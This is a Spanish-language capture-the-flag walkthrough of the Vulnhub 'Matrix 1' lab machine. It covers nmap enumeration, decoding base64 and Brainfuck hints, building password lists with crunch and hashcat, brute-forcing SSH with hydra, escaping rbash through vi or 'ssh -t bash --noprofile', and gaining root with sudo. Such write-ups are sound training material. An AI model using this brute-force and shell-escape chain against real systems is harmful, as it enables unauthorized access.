	Vulnhub – Matrix 1	
	Sistema Operativo:	**Linux**
	Dificultad:	**Medium**
	Release:	**18/08/2018**
	Técnicas utilizadas	
	• Hitting on port 31337 and finding base64 encoded string • Decoding brainfuck encoded string • Creating a dictionary using crunch/hashcat • SSH login brute force using hydra • Escaping a restricted shell environment	

La resolución de la máquina Matrix 1 de Vulnhub se centra en la identificación y explotación de varias vulnerabilidades para obtener acceso root. Al iniciar sesión en la página web del servidor, encontramos una pista en el código fuente que nos dirigió a un puerto específico. La investigación adicional reveló un archivo codificado en base64 que contenía un mensaje cifrado en Brainfuck. Tras descifrar el mensaje, generamos un diccionario de posibles contraseñas y realizamos un ataque de fuerza bruta exitoso para obtener acceso como usuario guest. A pesar de las restricciones del shell rbash, logramos eludir las limitaciones utilizando el editor de texto vi. Finalmente, descubrimos que el usuario guest tenía permisos de sudo, lo que nos permitió escalar privilegios y completar el reto accediendo como usuario root.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando arp-scan -I eth1 --localnet para identificar todos los hosts disponibles en mi red.

```
┌──(root㉿kali)-[/home/administrador/Vulnhub/Matrix_1]
└─# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:89:10:01, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:dc:72:f3       PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.966 seconds (130.21 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando grep para filtrar las líneas que contienen "08", sed para seleccionar la segunda línea, y awk para extraer y formatear la dirección IP.

```
┌──(root㉿kali)-[/home/administrador/Vulnhub/Matrix_1]
└─# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
192.168.1.12

┌──(root㉿kali)-[/home/administrador/Vulnhub/Matrix_1]
└─#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_pipy** para descubrir los puertos abiertos y sus versiones:

- **(-p-):** realiza un escaneo de todos los puertos abiertos.
- **(-sS):** utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y
- rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC):** utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que

algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.


- **(-sV):** Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000):** ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn):** asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1]
└─$ cat nmap/scanner_matrix
# Nmap 7.95 scan initiated Wed Feb 19 01:19:25 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_matrix 192.168.1.12
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.0021s latency).
Scanned at 2025-02-19 01:19:26 CET for 13s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCC9inP/RA7YHu4XvJ1E5NVRj9LshF2vq2hwYjUnvQThErXLb6TO7NVOfht7PQScXfQMLpYTBtsh+mjLSWTOoQBHoOdWOVTYGZLHN5F2Z85OTrNBeV3SHMli4xEom
WOE8lwz7Kx58lQO0DmHeIhjLdKPXmtL/vAWEmWyMOzVFSha23kU7MMUttShjamUuOlfCebAT90c9wj5tsr+dZCMfrCenxfpCCqF7DEkZmknNAbcMcYysO75um7XXXV24cYEQ++vVnq5OIME5
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM5nJVu6l01boXGM0R+TrxwJWok6YBzCr8L71hvG+N+BWrFmmhAKEdXiJThwWzCQsR0vIYZbWfVkJuguntdj1Ho=
|   256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO/7RsT1eoTuKkjYE/dsBoo7iyeRJnOQ3+6DfgBAXHtV
80/tcp    open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
31337/tcp open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 2.7.14)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
MAC Address: 08:00:27:DC:72:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 19 01:19:39 2025 -- 1 IP address (1 host up) scanned in 14.04 seconds
```

Análisis del puerto 80 (HTTP)


Al acceder a la página web disponible en el servidor de la máquina Matrix 1 de Vulnhub, solo encontré una página aparentemente sin utilidad. Sin embargo, aparecía el mensaje "Sigue al conejo blanco".



Al investigar el código fuente, encontré un enlace denominado p0rt_31337 que redirigía a la imagen de un conejo blanco.

```
59
60                          <div class="service-wrapper">
61
62                              <!-- service -->
63                              <div class="service">.
64                              </div><!-- End / service -->
65
66
67                              <!-- service -->
68                              <div class="service"><img src="assets/img/p0rt_31337.png"/ width="15">
69                              </div><!-- End / service -->
70
71
72                              <!-- service -->
73                              <div class="service">.
74                              </div><!-- End / service -->
75
76                          </div>
```

Posteriormente, decidí seguir esta pista y accedí a la página web disponible a través del puerto 31337, pero no encontré nada útil de inmediato.



A pesar de esto, al inspeccionar el código fuente, descubrí un texto codificado en base64.

```
                    <div class="service-wrapper">


                        <!-- service -->
                        <div class="service">
                            <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=</p-->
                        </div><!-- End / service -->


                    </div>
```

Al decodificarlo, encontré una referencia a un archivo denominado Cypher.matrix.

```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1]
└─$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1]
└─$
```

Si este archivo existiera en la máquina objetivo, sería posible descargarlo para analizar su contenido. Mis sospechas fueron correctas, y encontré un texto codificado en Brainfuck.

Brainfuck es un lenguaje de programación esotérico minimalista, conocido por su simplicidad extrema y su complejidad en la escritura y lectura de código. Utiliza solo ocho comandos y opera directamente con la memoria del ordenador, lo que lo convierte en un desafío tanto para escribir como para interpretar programas.


```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ wget http://192.168.1.12:31337/Cypher.matrix
--2025-02-19 01:25:50--  http://192.168.1.12:31337/Cypher.matrix
Conectando con 192.168.1.12:31337... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 4121 (4,0K) [application/octet-stream]
Grabando a: «Cypher.matrix»

Cypher.matrix                                       100%[=========================================================================================================>]

2025-02-19 01:25:50 (5,48 MB/s) - «Cypher.matrix» guardado [4121/4121]


┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ cat Cypher.matrix
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> ++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
```

El mensaje decodificado indicaba que los dos últimos caracteres de la contraseña del usuario guest habían sido olvidados.



Utilicé el comando Crunch para generar un diccionario de palabras con todas las posibles combinaciones de los dos últimos caracteres.

```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ crunch 8 8 -t k1ll0r%@ -o diccionario
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output

┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ cat diccionario
k1ll0r0a
k1ll0r0b
k1ll0r0c
k1ll0r0d
k1ll0r0e
k1ll0r0f
k1ll0r0g
k1ll0r0h
k1ll0r0i
k1ll0r0j
k1ll0r0k
k1ll0r0l
k1ll0r0m
k1ll0r0n
k1ll0r0o
k1ll0r0p
k1ll0r0q
k1ll0r0r
k1ll0r0s
k1ll0r0t
k1ll0r0u
k1ll0r0v
k1ll0r0w
```

Luego, ejecuté Hydra para realizar un ataque de fuerza bruta y obtener la contraseña de este usuario.

```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ hydra -l guest -P diccionario ssh://192.168.1.12 -r
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-19 01:30:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12   login: guest   password: k1ll0r7n
[STATUS] attack finished for 192.168.1.12 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-19 01:30:09
```

Adicionalmente, consideré que Hashcat también podría ser útil para generar un diccionario de palabras en esta situación.

```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ hashcat --stdout -a 3 -1 ?d?l kill0r?1?1 > passwd

┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ cat passwd
kill0rin
kill0r12
kill0ran
kill0rer
kill0ron
kill0rss
kill0rde
kill0rll
kill0ry1
kill0r23
kill0rta
kill0r00
kill0rfe
kill0rbe
kill0rus
kill0rrd
```

Análisis del puerto 22 (SSH)

Tras obtener credenciales válidas, inicié sesión como el usuario guest en la máquina objetivo. Sin embargo, fue necesario eludir las protecciones del shell restringido rbash para ejecutar comandos.

rbash, o Restricted Bash, es una versión del shell Bash configurada para restringir ciertas operaciones y comandos, limitando así las acciones que los usuarios pueden realizar. Estas restricciones están diseñadas para evitar cambios en el entorno del sistema y ejecutar comandos no autorizados, proporcionando una capa adicional de seguridad en entornos multiusuario.

```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ ssh guest@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
guest@192.168.1.12's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ id
-rbash: id: command not found
guest@porteus:~$
```

Durante mi investigación, descubrí que era posible ejecutar el editor de texto vi, lo cual me permitió introducir el comando !/bin/bash dentro de vi y así obtener un shell interactivo.

```
guest@porteus:~$ echo $PATH
/home/guest/prog
guest@porteus:~$ ls -l /home/guest/prog/
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ echo /home/guest/prog/*
/home/guest/prog/vi
guest@porteus:~$
```

Escalada de privilegios

Posteriormente, ejecuté el comando sudo -l y descubrí que el usuario guest tenía permisos para ejecutar cualquier comando con privilegios elevados.

El comando sudo (superuser do) es importante en sistemas Unix y Linux, ya que permite a los usuarios ejecutar comandos con los privilegios de otro usuario, típicamente el superusuario o root. Esto es esencial para realizar tareas administrativas sin necesidad de cambiar permanentemente al usuario root, mejorando así la seguridad del sistema.

```
guest@porteus:~$ export SHELL=/bin/bash
guest@porteus:~$ export PATH=/usr/bin
guest@porteus:~$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:~$
```

Finalmente, ejecuté el comando sudo su para iniciar sesión como usuario root, utilizando la contraseña obtenida anteriormente, completando así el reto de Vulnhub.

```
guest@porteus:~$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
root@porteus:/home/guest# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
root@porteus:/home/guest# cat /root/flag.txt
 _,-.
,-'  _|                  EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `.            IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_    WHAT
       |      |_|,-'_`.
            |-._,-'  |     NO, ME NEITHER
        jrei | |    _,'
             '-|_,-'          IT'S JUST A HYPOTHETICAL QUESTION

root@porteus:/home/guest#
```

Cabe mencionar que las protecciones de rbash también podrían haber sido eludidas iniciando sesión mediante el servicio SSH usando el siguiente comando:

```
┌──(administrador㉿kali)-[~/Vulnhub/Matrix_1/content]
└─$ ssh guest@192.168.1.12 -t "bash --noprofile"
guest@192.168.1.12's password:
guest@porteus:~$ id
uid=1000(guest) gid=100(users) groups=100(users),7(lp),11(floppy),17(audio),18(video),19(cdrom),83(plugdev),84(power),86(netdev),93(scanner),997(sambashare)
guest@porteus:~$ echo $SHELL
/bin/rbash
guest@porteus:~$ ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  prog/
guest@porteus:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:dc:72:f3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global dynamic eth2
       valid_lft 469sec preferred_lft 469sec
    inet6 fe80::a00:27ff:fedc:72f3/64 scope link
       valid_lft forever preferred_lft forever
guest@porteus:~$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:~$
```